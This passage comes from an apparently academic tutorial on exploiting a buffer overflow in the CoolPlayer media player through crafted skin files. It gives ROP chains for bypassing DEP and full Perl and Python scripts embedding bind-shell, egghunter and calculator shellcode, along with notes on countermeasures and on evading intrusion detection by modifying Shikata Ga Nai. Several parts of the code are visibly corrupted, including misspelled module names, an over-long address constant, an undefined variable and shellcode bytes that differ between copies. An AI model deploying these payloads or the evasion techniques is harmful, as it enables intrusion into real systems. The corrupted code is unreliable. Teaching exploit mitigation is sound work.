        0x77c46e91, # MOV EAX,EAX # RETN [msvcrt.dll]
        # [---]INFO(gadgets_to_ret_addr)---]
        0x77c38051, # POP EAX # RETN [msvcrt.dll]
        0x77c46e91, # RETN (ROP NOP) [msvcrt.dll]
        # [---]INFO(gadgets_to_ret_addr)---]
        0x77c38051, # POP EAX # RETN [msvcrt.dll]
        0x77c38051, # JMP [EAX] [msvcrt.dll]
        0x77c52217, # POP EAX # RETN [msvcrt.dll]
        0x77c11110, # ptr to sVirtualAlloc() [IA2 msvcrt.dll]
        # [---]INFO(gadgets)---]
        0x77c11110, # PUSHAD # RETN [msvcrt.dll]
        # [---]INFO(rop_chain)---]
        0x77c38051, # get to 'push esp + ret' [msvcrt.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

rop_chain = create_rop_chain()

```

Figure 45: Complete python ROP chain

## 2.4.2 Locating a RET address

A RET address must be located after a suitable ROP chain has been found. The RET address will be used at the start of the rop chain and can be located using the mona command **!mona find -type instr -s "retn" -m msvcrt.dll -cpb '\x00\x0a\x0d\x2c\x3d'**. Once this command is run, a new file will be created in the same location as the rop\_chain.txt file. In this tutorial a file called 'file.txt' was created in C:\ProgramFiles\ImmunityInc\ImmunityDebugger. The next step is to look for an executable RET address located inside msvcrt.dll. Figure 46 below shows a RET address that can be executed because it says 'PAGE\_EXECUTE\_READ'. It is important to check the RET address carefully because some are non-executable when the program runs as can be seen in Figure 47 below.

```

0x77c11110 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll]

```

Figure 46: Executable RET address

```

0x77c656c0 : "retn" | {PAGE_READONLY} [msvcrt.dll]
0x77c65736 : "retn" | {PAGE_READONLY} [msvcrt.dll]
0x77c658f4 : "retn" | {PAGE_READONLY} [msvcrt.dll]
0x77c659a1 : "retn" | {PAGE_READONLY} [msvcrt.dll]

```

Figure 47: Non-Executable RET address

## 2.4.3 Using Windows Calculator to prove the vulnerability

The last stage is to create the python script which will eventually contain the RET address and the ROP chain. The first step is to add the RET address to the script. Since the script can't use a JMP to ESP command because of DEP, the RET address will point to the start of the chain instead. The distance to the EIP will be the same as the previous steps in DEP off so finding the distance to EIP is not necessary.

Therefore, in this tutorial the distance to the EIP is 1042. Figure 48 below shows the start of the script with the distance to EIP and the pointer to RET.

```
import struct
file = open("DEPon.ini", "w")
header = "[CoolPlayer Skin]\nPlaylistSkin="
junk = "\x41" * 1042
EIP = struct.pack('<I', 0x77c11110);
file.write(header+junk+EIP+nop)
file.close()
```

*Figure 48: Start of the python script*

The next step is to place the ROP chain, that was copied from rop\_chains.txt earlier, into the new python script. Once this is done, the final step is to place the payload that needs to be executed. For this tutorial the calculator shellcode, which was used earlier, will be added to the python script. It is important to remember to place NOPs after the ROP chain in order to prevent the payload being overwritten. The final python script can be found in Figure 52 in the appendix. After the python script has been created, the last stage is to load the .ini file into Immunity Debugger and run it. When the skin file is loaded, the windows calculator will appear which means the buffer overflow exploit has successfully managed to evade DEP.

## 3 DISCUSSION

### 3.1 BUFFER OVERFLOW COUNTERMEASURES

---

There have been many countermeasures implemented by modern operating systems to prevent buffer overflow attacks. One of the most effective ways in which a system admin can prevent a buffer overflow attack is to enable Data Execution Protection on their system. Data Execution Prevention or DEP is a Microsoft security feature that prevents memory from executing malicious code, this works by marking all data as non-executable by default. Therefore, if DEP is disabled an attacker can then inject malicious code into exposed regions of the system and then be executed. (MicroFocus, n.d.)

Another common countermeasure which is very effective against buffer overflows is to use a programming language like Java, Python, Rust, or .NET. This is because these are higher level programming languages which do bound checking for the user. Programming languages such as C and C++ create buffer overflow vulnerabilities in systems because these languages are harder to program which means they are prone to errors. In short lower level languages create buffer overflow vulnerabilities because they have more direct access to memory and a lack of strong object typing. (Synopsis, 2017)

ASLR (Address Space Layout Randomization) is a useful countermeasure against buffer overflow attacks because it defends against return orientated programming. Return orientated programming is a method of getting around non-executable stacks where code is chained together based on the offsets of their addresses in memory. ASLR works alongside virtual memory management to prevent attacks using return orientated programming by randomizing memory locations of structures so their offsets are harder to determine. ASLR may have prevented large buffer overflow attacks in the past, because the attackers wouldn't be able to find the return address which points to the buffer filled with malicious code. (Synopsis, 2017) (Stewart, 2016)

An effective mitigation against stack-based buffer overflow attacks are stack canaries. Stack canaries (an analogy of canaries used coal mines) are used to detect a buffer overflow before any shellcode in the buffer gets executed. Stack canaries work by placing a random integer in memory just before the stack return pointer. The value of a stack canary is checked to make sure it has not changed before a routine uses the return pointer on the stack. Since buffer overflow attacks overwrite system memory from lower to higher memory addresses, in order for the attacker to overwrite the return pointer, the value of the canary must also be overwritten. This means it is very hard for an attacker to use a buffer overflow exploit because they are forced to gain control of the instruction pointer (IP) by other means. (Dowd, 2021) There are four main types of canaries that are used, these are Random Canaries, Random XOR Canaries, Null Canaries, and Terminator Canary. Random XOR canaries are an example of a modern canary since they are scrambled with a XOR algorithm. Older stack canaries would use a static value which means it was relatively easy for an attacker to reverse the process. Random XOR Canaries on the other hand are very hard for attacker to exploit because in order to complete a buffer overflow exploit, the attacker must know the original canary, and the algorithm and then compute the new canary with what the control values are going to become. (Mark Dowd, 2006)

Another effective countermeasure against buffer overflows is Structured Exception Handler Overwrite Protection (SEHOP). This piece of software was released by Microsoft for Windows Server 2008 and Windows Vista SP1. SEHOP tries to mitigate buffer overflow attacks by preventing an attacker from being able to use the Structured Exception Handler (SEH) overwrite exploitation. (Swiat, 2009)

## **3.2 EVADE INTRUSION DETECTION SYSTEMS**

---

A common way used by attackers to evade a modern intrusion detection system is to use an encoder when using metasploit payloads. Shikata Ga Nai is a highly recommended encoder and is one of the few encoders with an excellent rating on Github. Shikata ga nai is a polymorphic XOR additive feedback encoder and it works by obfuscating a metasploit payload in order to not alert IDS. Since it is using a XOR algorithm, each creation of encoded shellcode should be different from the next. (Miller, 2019) However, since modern intrusion detection systems are improving every day and the fact that Shikata ga nai hasn't been updated in a while, it is now more common for vanilla implementations of Shikata Ga Nai to be detected by IDS. However, Shikata ga nai isn't becoming totally obsolete, it is still possible for intrusion to miss modified variants of SGN. There are several ways people are modifying SGN to evade intrusion detection systems. Some are incorporating more junk code instructions between code blocks. This technique avoids detection by reducing the effectiveness of static signatures. The downside to this SGN modification is the fact that register states may change, or the payload size may increase. Another modification is the implementation of other registers as counters and more permutation of the loop operation. This modification can potentially help in evading IDS because it allows for more permutations, which are more difficult to write signatures against. However, like the previous technique, it does increase the payload size. (Hoffman, n.d.)

## 4 REFERENCES

Chaudhary, A., 2019. *medium.com*. [Online]

Available at: <https://medium.com/@chaudharyaditya/slae-0x3-egg-hunter-shellcode-6fe367be2776>

[Accessed 08 May 2021].

Constantin, L., 2020. *What is a buffer overflow? And how hackers exploit these vulnerabilities*. [Online]

Available at: <https://www.csoonline.com/article/3513477/what-is-a-buffer-overflow-and-how-hackers-exploit-these-vulnerabilities.html>

DEFENSA HACKER , 2021. *Msfvenom Payloads Cheat Sheet-Penetration Testing Wiki*. [Online]

Available at: <https://pentestwiki.org/msfvenom-payloads-cheat-sheet/>

[Accessed 11 April 2021].

Dowd, M., 2021. *The Art of Software Security Assessment - Identifying and Preventing Software Vulnerabilities*. [Online]

Available at:

<https://github.com/hdbreaker/ExploitingBooks/blob/master/The%20Art%20of%20Software%20Security%20Assessment%20-%20Identifying%20and%20Preventing%20Software%20Vulnerabilities.pdf>

[Accessed 11 May 2021].

EC-Council, n.d. *Most Common Cyber Vulnerabilities – Part 2 (Buffer Overflow)*. [Online]

Available at: <https://blog.eccouncil.org/most-common-cyber-vulnerabilities-part-2-buffer-overflow/>

Hoffman, N., n.d. *The Shikata Ga Nai Encoder*. [Online]

Available at: <https://www.boozallen.com/c/insight/blog/the-shikata-ga-nai-encoder.html>

[Accessed 11 May 2021].

Immunity.inc, n.d. *Immunity Debugger*. [Online]

Available at: <https://www.immunityinc.com/products/debugger/>

[Accessed 08 May 2021].

imperva, n.d. *Buffer Overflow Attack*. [Online]

Available at: <https://www.imperva.com/learn/application-security/buffer-overflow/>

[Accessed 25 March 2021].

Mark Dowd, J. M. J. S., 2006. *The Art Of Software Security Assessment*. [Online]

Available at:

<https://github.com/hdbreaker/ExploitingBooks/blob/master/The%20Art%20of%20Software%20Security%20Assessment%20-%20Identifying%20and%20Preventing%20Software%20Vulnerabilities.pdf>

[Accessed 11 May 11].

MicroFocus, n.d. *Data Execution Prevention*. [Online]

Available at: <https://www.microfocus.com/documentation/extend-acucobol/1011/GUID-7ED0BF06-1331-4CDF-A887-98B4F2DB8306.html>

[Accessed 08 May 2021].

Miller, S., 2019. *Shikata Ga Nai Encoder Still Going Strong*. [Online]  
 Available at: <https://www.fireeye.com/blog/threat-research/2019/10/shikata-ga-nai-encoder-still-going-strong.html>  
 [Accessed 11 May 2021].

Offensive Security, n.d. *Writing an exploit- Improving our exploit development*. [Online]  
 Available at: <https://www.offensive-security.com/metasploit-unleashed/writing-an-exploit/>  
 [Accessed 6 April 2021].

Ollydbg, n.d. *Ollydbg*. [Online]  
 Available at: <https://www.ollydbg.de/>  
 [Accessed 23 March 2021].

operationxen, 2017. *MSFVenom – Encoders and Formats*. [Online]  
 Available at: <https://failingsilently.wordpress.com/2017/08/05/msfvenom-encoders-and-formats/>  
 [Accessed 21 April 2021].

PenTest-duck, 2019. *Offensive Msfvenom: From Generating Shellcode to Creating Trojans*. [Online]  
 Available at: [https://medium.com/@PenTest\\_duck/offensive-msfvenom-from-generating-shellcode-to-creating-trojans-4be10179bb86](https://medium.com/@PenTest_duck/offensive-msfvenom-from-generating-shellcode-to-creating-trojans-4be10179bb86)  
 [Accessed 1 April 2021].

Petters, J., 2021. *How to Use Netcat Commands: Examples and Cheat Sheets*. [Online]  
 Available at: <https://www.varonis.com/blog/netcat-commands/>  
 [Accessed 11 April 2021].

Polynomial, 2012. *Stack Overflows - Defeating Canaries, ASLR, DEP, NX*. [Online]  
 Available at: <https://security.stackexchange.com/questions/20497/stack-overflows-defeating-canaries-aslr-dep-nx>  
 [Accessed 11 May 2021].

Repository, C., 2020. *Github*. [Online]  
 Available at: <https://github.com/corelan/mona>  
 [Accessed 08 May 2021].

Stewart, D., 2016. *What Is ASLR, and How Does It Keep Your Computer Secure?*. [Online]  
 Available at: <https://www.howtogeek.com/278056/what-is-aslr-and-how-does-it-keep-your-computer-secure/>  
 [Accessed 26 October 2021].

Swiat, 2009. *Preventing the Exploitation of Structured Exception Handler (SEH) Overwrites with SEHOP*. [Online]  
 Available at: <https://msrc-blog.microsoft.com/2009/02/02/preventing-the-exploitation-of-structured-exception-handler-seh-overwrites-with-sehop/>  
 [Accessed 11 May 2021].

Synopsis, 2017. *How to detect, prevent, and mitigate buffer overflow attacks*. [Online]  
 Available at: <https://www.synopsys.com/blogs/software-security/detect-prevent-and-mitigate-buffer->

overflow-attacks/

[Accessed 10 May 2021].

thesp0nge, 2019. *The Armoured Code*. [Online]

Available at: <https://armoredcode.com/blog/a-closer-look-to-msf-egghunter/>

[Accessed 08 May 2021].

Veracode, n.d. *What Is a Buffer Overflow? Learn About Buffer Overrun Vulnerabilities, Exploits & Attacks*. [Online]

Available at: <https://www.veracode.com/security/buffer-overflow>

[Accessed 11 May 2021].

## 5 APPENDIX

### 5.1 BIND TCP SCRIPT

```
1 my $file = "bindTCP.ini";
2 my $header = "[CoolPlayer Skin]\nPlaylistSkin=";
3 my $junk = "\x41" x 1042;
4 my $EIP = pack('V', 0x7C96467B);
5 my $NOP = "\x90" x 200;
6 my $shellcode = my $buf = "\x89\xe2\xdb\xc6\xd9\x72\xf4\x5d\x55\x59\x49\x49\x49\x49" .
7 "\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x23\x20\x56" .
8 "\x58\x24\x41\x50\x20\x41\x23\x48\x48\x20\x41\x20\x20\x41" .
9 "\x42\x41\x41\x42\x54\x41\x41\x51\x23\x41\x42\x22\x42" .
10 "\x20\x42\x42\x58\x50\x28\x41\x43\x4a\x4a\x49\x4b\x4c" .
11 "\x58\x4d\x52\x55\x50\x55\x50\x55\x50\x23\x50\x4c\x49\x4d" .
12 "\x25\x26\x51\x29\x50\x53\x54\x4c\x4b\x20\x50\x50\x20\x4c" .
13 "\x4b\x51\x42\x54\x4c\x4c\x4b\x26\x22\x52\x24\x4c\x4b\x53" .
14 "\x42\x26\x48\x24\x4f\x28\x27\x20\x4a\x51\x26\x46\x51\x4b" .
15 "\x4f\x4e\x4c\x57\x4c\x53\x51\x53\x4c\x25\x52\x56\x4c\x47" .
16 "\x50\x59\x51\x28\x4f\x44\x4d\x25\x51\x59\x57\x4d\x22\x4b" .
17 "\x42\x21\x42\x20\x57\x4c\x4b\x26\x22\x42\x20\x4c\x4b\x51" .
18 "\x5a\x47\x4c\x4c\x4b\x50\x4c\x24\x51\x54\x28\x4d\x23\x47" .
19 "\x28\x25\x51\x48\x51\x26\x21\x4c\x4b\x56\x29\x47\x50\x53" .
20 "\x21\x58\x53\x4c\x4b\x51\x59\x55\x48\x4a\x43\x57\x4a\x47" .
21 "\x29\x4c\x4b\x56\x54\x4c\x4b\x23\x21\x4e\x26\x50\x21\x4b" .
22 "\x4f\x4e\x4c\x29\x51\x58\x4f\x24\x4d\x23\x21\x59\x57\x57" .
23 "\x48\x4b\x50\x42\x55\x4b\x46\x25\x53\x43\x4d\x5a\x58\x47" .
24 "\x4b\x23\x4d\x47\x54\x23\x45\x4a\x44\x26\x28\x4c\x4b\x50" .
25 "\x58\x46\x44\x25\x51\x29\x42\x25\x26\x4c\x4b\x54\x4c\x20" .
26 "\x4b\x4c\x4b\x51\x48\x45\x4c\x45\x51\x28\x53\x4c\x4b\x25" .
27 "\x54\x4c\x4b\x25\x51\x28\x50\x4b\x29\x20\x44\x26\x44\x46" .
28 "\x44\x21\x4b\x51\x4b\x55\x21\x51\x49\x51\x4a\x46\x21\x4b" .
29 "\x4f\x4b\x50\x21\x4f\x51\x4f\x51\x4a\x4c\x4b\x24\x52\x5a" .
30 "\x4b\x4c\x4d\x51\x4d\x45\x28\x56\x53\x46\x52\x45\x50\x55" .
31 "\x50\x25\x28\x52\x57\x22\x53\x50\x22\x51\x4f\x26\x24\x42" .
32 "\x48\x20\x4c\x22\x57\x46\x46\x42\x27\x4b\x4f\x49\x45\x4e" .
33 "\x58\x4c\x50\x25\x51\x23\x20\x43\x20\x27\x59\x28\x44\x50" .
34 "\x54\x56\x20\x52\x48\x57\x59\x4d\x50\x22\x4b\x43\x20\x4b" .
35 "\x4f\x28\x55\x23\x5a\x55\x58\x26\x29\x56\x20\x4a\x42\x4b" .
36 "\x4d\x21\x50\x26\x20\x27\x20\x20\x50\x42\x48\x4a\x4a\x24" .
37 "\x4f\x59\x4f\x4d\x20\x4b\x4f\x28\x55\x4d\x47\x25\x28\x23" .
38 "\x22\x53\x20\x42\x21\x21\x4c\x4d\x59\x4b\x56\x43\x5a\x54" .
39 "\x50\x26\x26\x26\x27\x22\x48\x59\x52\x29\x4b\x47\x47\x55" .
40 "\x27\x4b\x4f\x58\x55\x26\x27\x42\x58\x4e\x57\x4a\x49\x27" .
41 "\x48\x4b\x4f\x4b\x4f\x48\x55\x46\x27\x22\x48\x22\x54\x5a" .
42 "\x4c\x27\x4b\x4b\x51\x4b\x4f\x59\x45\x46\x27\x4d\x47\x23" .
43 "\x58\x54\x25\x42\x4c\x50\x4d\x25\x21\x4b\x4f\x4c\x25\x42" .
44 "\x48\x25\x23\x52\x4d\x23\x54\x23\x20\x4b\x29\x4b\x53\x50" .
45 "\x57\x26\x27\x46\x27\x56\x51\x4a\x56\x23\x5a\x45\x42\x50" .
46 "\x59\x21\x46\x5a\x42\x4b\x4d\x52\x46\x28\x47\x47\x24\x27" .
47 "\x54\x47\x4c\x53\x21\x42\x21\x4c\x4d\x50\x44\x46\x44\x44" .
48 "\x50\x28\x46\x53\x20\x47\x24\x46\x24\x46\x20\x26\x26\x26" .
49 "\x26\x51\x46\x27\x26\x46\x26\x50\x4e\x20\x56\x26\x26\x50" .
50 "\x53\x21\x46\x25\x28\x42\x59\x28\x4c\x27\x4f\x4d\x56\x4b" .
51 "\x4f\x48\x55\x4d\x59\x4d\x20\x20\x4e\x51\x46\x20\x46\x4b" .
52 "\x4f\x46\x50\x25\x28\x55\x58\x4b\x27\x25\x4d\x53\x50\x4b" .
53 "\x4f\x58\x55\x4f\x4b\x4c\x20\x28\x25\x49\x22\x20\x56\x55" .
54 "\x28\x29\x26\x4d\x45\x4f\x4d\x4d\x4d\x4b\x4f\x58\x55\x27" .
55 "\x4c\x54\x46\x23\x4c\x55\x5a\x4d\x50\x4b\x4b\x4b\x50\x44" .
56 "\x25\x23\x25\x4f\x4b\x20\x47\x54\x53\x23\x42\x22\x4f\x23" .
57 "\x5a\x23\x20\x50\x53\x4b\x4f\x58\x55\x41\x41";
58 open($FILE, ">$file");
59 print $FILE $header . $junk . $EIP . $NOP . $shellcode;
60 close($FILE);
```

Figure 49: bind\_tcp script



## 5.2 EGGHUNTER SHELLCODE

```
import struct
file = open("Egghuntercalc.ini", "w")
header = "[CoolPlayer Skin]\nPlaylistSkin="
junk = "\x41" * 1042
EIP = struct.pack('<I', 0x7C86467B)
##Egghunter (with some NOPs to stop the start being overwritten)
nop = "\x90" * 200
buf1 = b""
buf1 += b"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c"
buf1 += b"\x05\x5a\x74\xef\xb8\x42\x45\x46\x89\xd7\xaf\x75"
buf1 += b"\xea\xaf\x75\xe7\xff\xe7"
##Calculator shellcode
nop1 = "\x90" * 200
junk2 = "BEEFBEEF"
buf = b""
buf += b"\x89\xe2\xdb\xc6\xd9\x72\xf4\x5d\x55\x59\x49\x49\x49"
buf += b"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56"
buf += b"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41"
buf += b"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42"
buf += b"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4b"
buf += b"\x58\x4d\x52\x55\x50\x55\x50\x55\x50\x33\x50\x4c\x49\x4d"
buf += b"\x35\x36\x51\x39\x50\x53\x54\x4c\x4b\x30\x50\x50\x30\x4c"
buf += b"\x4b\x51\x42\x54\x4c\x4c\x4b\x36\x32\x52\x34\x4c\x4b\x53"
buf += b"\x42\x36\x48\x34\x4f\x38\x37\x30\x4a\x51\x36\x46\x51\x4b"
buf += b"\x4f\x4e\x4c\x57\x4c\x53\x51\x53\x4c\x35\x52\x56\x4c\x47"
buf += b"\x50\x59\x51\x38\x4f\x44\x4d\x35\x51\x59\x57\x4d\x32\x4b"
buf += b"\x42\x31\x42\x30\x57\x4c\x4b\x36\x32\x42\x30\x4c\x4b\x51"
buf += b"\x5a\x47\x4c\x4c\x4b\x50\x4c\x34\x51\x54\x38\x4d\x33\x47"
buf += b"\x38\x35\x51\x48\x51\x36\x31\x4c\x4b\x56\x39\x47\x50\x53"
buf += b"\x31\x58\x53\x4c\x4b\x51\x59\x55\x48\x4a\x43\x57\x4a\x47"
buf += b"\x39\x4c\x4b\x56\x54\x4c\x4b\x33\x31\x4e\x36\x50\x31\x4b"
buf += b"\x4f\x4e\x4c\x39\x51\x58\x4f\x34\x4d\x33\x31\x59\x57\x57"
buf += b"\x48\x4b\x50\x42\x55\x4b\x46\x35\x53\x43\x4d\x5a\x58\x47"
buf += b"\x4b\x33\x4d\x47\x54\x33\x45\x4a\x44\x36\x38\x4c\x4b\x50"
buf += b"\x58\x46\x44\x35\x51\x39\x43\x35\x36\x4c\x4b\x54\x4c\x30"
buf += b"\x4b\x4c\x4b\x51\x48\x45\x4c\x45\x51\x38\x53\x4c\x4b\x35"
buf += b"\x54\x4c\x4b\x35\x51\x38\x50\x4b\x39\x30\x44\x36\x44\x46"
buf += b"\x44\x31\x4b\x51\x4b\x55\x31\x51\x49\x51\x4a\x46\x31\x4b"
buf += b"\x4f\x4b\x50\x31\x4f\x51\x4f\x51\x4a\x4c\x4b\x34\x52\x5a"
buf += b"\x4b\x4c\x4d\x51\x4d\x45\x38\x56\x53\x46\x52\x45\x50\x55"
buf += b"\x50\x35\x38\x52\x57\x32\x53\x50\x32\x51\x4f\x36\x34\x42"
buf += b"\x48\x30\x4c\x32\x57\x46\x46\x43\x37\x4b\x4f\x49\x45\x4e"
buf += b"\x58\x4c\x50\x35\x51\x33\x30\x43\x30\x37\x59\x38\x44\x50"
buf += b"\x54\x56\x30\x52\x48\x57\x59\x4d\x50\x32\x4b\x43\x30\x4b"
buf += b"\x4f\x38\x55\x33\x5a\x55\x58\x36\x39\x56\x30\x4a\x42\x4b"
buf += b"\x4d\x31\x50\x36\x30\x37\x30\x30\x50\x42\x48\x4a\x4a\x34"
buf += b"\x4f\x59\x4f\x4d\x30\x4b\x4f\x38\x55\x4d\x47\x35\x38\x33"
buf += b"\x32\x53\x30\x42\x31\x31\x4c\x4d\x59\x4b\x56\x43\x5a\x54"
buf += b"\x50\x36\x36\x36\x37\x32\x48\x59\x52\x39\x4b\x47\x47\x55"
buf += b"\x27\x4b\x4d\x55\x36\x37\x43\x35\x4e\x57\x4a\x49\x37"
buf += b"\x48\x4b\x4d\x4d\x4d\x4d\x55\x46\x37\x32\x48\x32\x54\x5a"
buf += b"\x4c\x37\x4b\x4b\x51\x4b\x4d\x59\x45\x46\x37\x4d\x47\x33"
buf += b"\x58\x54\x35\x42\x4e\x50\x4d\x35\x31\x4b\x4d\x4e\x35\x42"
buf += b"\x48\x35\x33\x52\x4d\x33\x54\x33\x30\x4b\x39\x4b\x53\x50"
buf += b"\x57\x36\x37\x46\x37\x56\x51\x4a\x56\x33\x5a\x45\x42\x50"
buf += b"\x59\x31\x46\x5a\x42\x4b\x4d\x52\x46\x38\x47\x47\x34\x37"
buf += b"\x54\x47\x4c\x53\x31\x43\x31\x4c\x4d\x50\x44\x46\x44\x44"
buf += b"\x50\x38\x46\x53\x30\x47\x34\x46\x34\x46\x30\x36\x36\x36"
buf += b"\x36\x51\x46\x37\x36\x46\x36\x50\x4e\x30\x58\x36\x36\x50"
buf += b"\x53\x31\x46\x35\x35\x42\x59\x38\x4c\x37\x4d\x4d\x56\x4b"
buf += b"\x4d\x48\x35\x4d\x59\x4d\x30\x30\x4e\x51\x46\x30\x46\x4b"
buf += b"\x4d\x46\x50\x35\x38\x55\x58\x4b\x37\x35\x4d\x53\x50\x4b"
buf += b"\x4d\x55\x4d\x4c\x30\x35\x35\x49\x32\x30\x56\x55"
buf += b"\x38\x38\x36\x4d\x4d\x4d\x4d\x4d\x4d\x4b\x4d\x58\x55\x37"
buf += b"\x4c\x54\x46\x33\x4c\x59\x5e\x4d\x50\x4b\x4b\x50\x44"
buf += b"\x35\x33\x35\x4d\x30\x47\x54\x53\x33\x42\x32\x4d\x33"
buf += b"\x5a\x33\x30\x50\x53\x4b\x4d\x58\x55\x41\x41"
file.write(header+junk+EIP+nop+buf1+nop1+junk2+buf)
file.close()
```

Figure 50: Egghunter script

## 5.3 WHERE TO PLACE THE MONA SCRIPT

---




Figure 51:Where the mona script should be

## 5.4 FINAL PYTHON SCRIPT WITH DEP ON

```
import struct
file = open("DEPon.ini", "w")
header = "[CoolPlayer Skin]\nPlaylistSkin="
junk = "\x41" * 1042
EIP = struct.pack('<I', 0x77c11110);

def create_rop_chain():

    # rop chain generated with mona.py - www.corelanc.be
    rop_gadgets = [
        #---INFO:gadgets_to_set_ebp:---
        0x77c37251, # POP EBP # RETN [msvort.dll]
        0x77c37251, # skip 4 bytes [msvort.dll]
        #---INFO:gadgets_to_set_ebx:---
        0x77c46e91, # POP EBX # RETN [msvort.dll]
        0xffffffff, #
        0x77c127e5, # INC EBX # RETN [msvort.dll]
        0x77c127e5, # INC EBX # RETN [msvort.dll]
        #---INFO:gadgets_to_set_edx:---
        0x77c4ded4, # POP EAX # RETN [msvort.dll]
        0x1b1bf4f0d, # put delta into eax (-> put 0x00001000 into edx)
        0x77c38081, # ADD EAX,5E40C033 # RETN [msvort.dll]
        0x77c58fbc, # XCHG EAX,EDX # RETN [msvort.dll]
        #---INFO:gadgets_to_set_ecx:---
        0x77c34de1, # POP EAX # RETN [msvort.dll]
        0x36ffff5e, # put delta into eax (-> put 0x00000040 into ecx)
        0x77c4c78a, # ADD EAX,C90000B2 # RETN [msvort.dll]
        0x77c14001, # XCHG EAX,ECX # RETN [msvort.dll]
        #---INFO:gadgets_to_set_edi:---
        0x77c23b47, # POP EDI # RETN [msvort.dll]
        0x77c47a42, # RETN (ROP NOP) [msvort.dll]
        #---INFO:gadgets_to_set_esi:---
        0x77c38085, # POP ESI # RETN [msvort.dll]
        0x77c2aacc, # JMP [EAX] [msvort.dll]
        0x77c52217, # POP EAX # RETN [msvort.dll]
        0x77c1110c, # ptr to 4VirtualAlloc() [IAT msvort.dll]
        #---INFO:pushad:---
        0x77c12df9, # PUSHAD # RETN [msvort.dll]
        #---INFO:extras:---
        0x77c35459, # ptr to 'push esp # ret ' [msvort.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

rop_chain = create_rop_chain()
nop = "\x90" * 30
buf = b""
buf += b"\x69\xe2\xda\xc2\xd9\x72\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x43"
buf += b"\x43\x43\x43\x43\x43\x52\x59\x56\x54\x58\x33\x30\x56\x58"
buf += b"\x34\x41\x50\x30\x41\x39\x48\x48\x30\x41\x30\x30\x41\x42"
buf += b"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30"
buf += b"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4a\x48"
buf += b"\x4b\x32\x45\x50\x43\x30\x43\x30\x45\x30\x4b\x39\x4b\x55"
buf += b"\x30\x31\x39\x50\x32\x44\x4c\x4b\x50\x50\x50\x30\x4c\x4b"
buf += b"\x31\x42\x34\x4c\x4c\x4b\x46\x32\x32\x34\x4c\x4b\x54\x32"
buf += b"\x31\x38\x34\x4f\x4e\x57\x51\x5a\x56\x46\x46\x51\x4b\x4f"
buf += b"\x4e\x4c\x37\x4c\x33\x51\x33\x4c\x33\x32\x36\x4c\x37\x50"
buf += b"\x4f\x31\x38\x4f\x44\x4d\x43\x31\x4f\x37\x5a\x42\x4b\x42"
buf += b"\x56\x32\x50\x57\x4c\x4b\x36\x32\x32\x30\x4c\x4b\x31\x5a"
buf += b"\x57\x4c\x4c\x4b\x50\x4c\x54\x51\x43\x48\x4d\x33\x30\x48"
buf += b"\x55\x51\x4e\x31\x46\x31\x4c\x4b\x30\x59\x37\x50\x53\x31"
buf += b"\x38\x53\x4c\x4b\x30\x49\x35\x48\x5a\x43\x56\x5a\x30\x49"
buf += b"\x4c\x4b\x56\x54\x4c\x4b\x43\x31\x39\x46\x36\x51\x4b\x4f"
buf += b"\x4e\x4c\x49\x51\x38\x4f\x34\x4d\x35\x51\x48\x47\x37\x48"
buf += b"\x4d\x30\x54\x35\x4c\x36\x55\x53\x53\x4d\x4b\x48\x57\x4b"
buf += b"\x53\x4d\x36\x44\x54\x35\x4a\x44\x51\x48\x4c\x4b\x36\x38"
buf += b"\x57\x54\x45\x51\x48\x53\x55\x36\x4c\x4b\x54\x4c\x30\x4b"
buf += b"\x4c\x4b\x36\x38\x55\x4c\x45\x51\x59\x43\x4c\x4b\x33\x49"
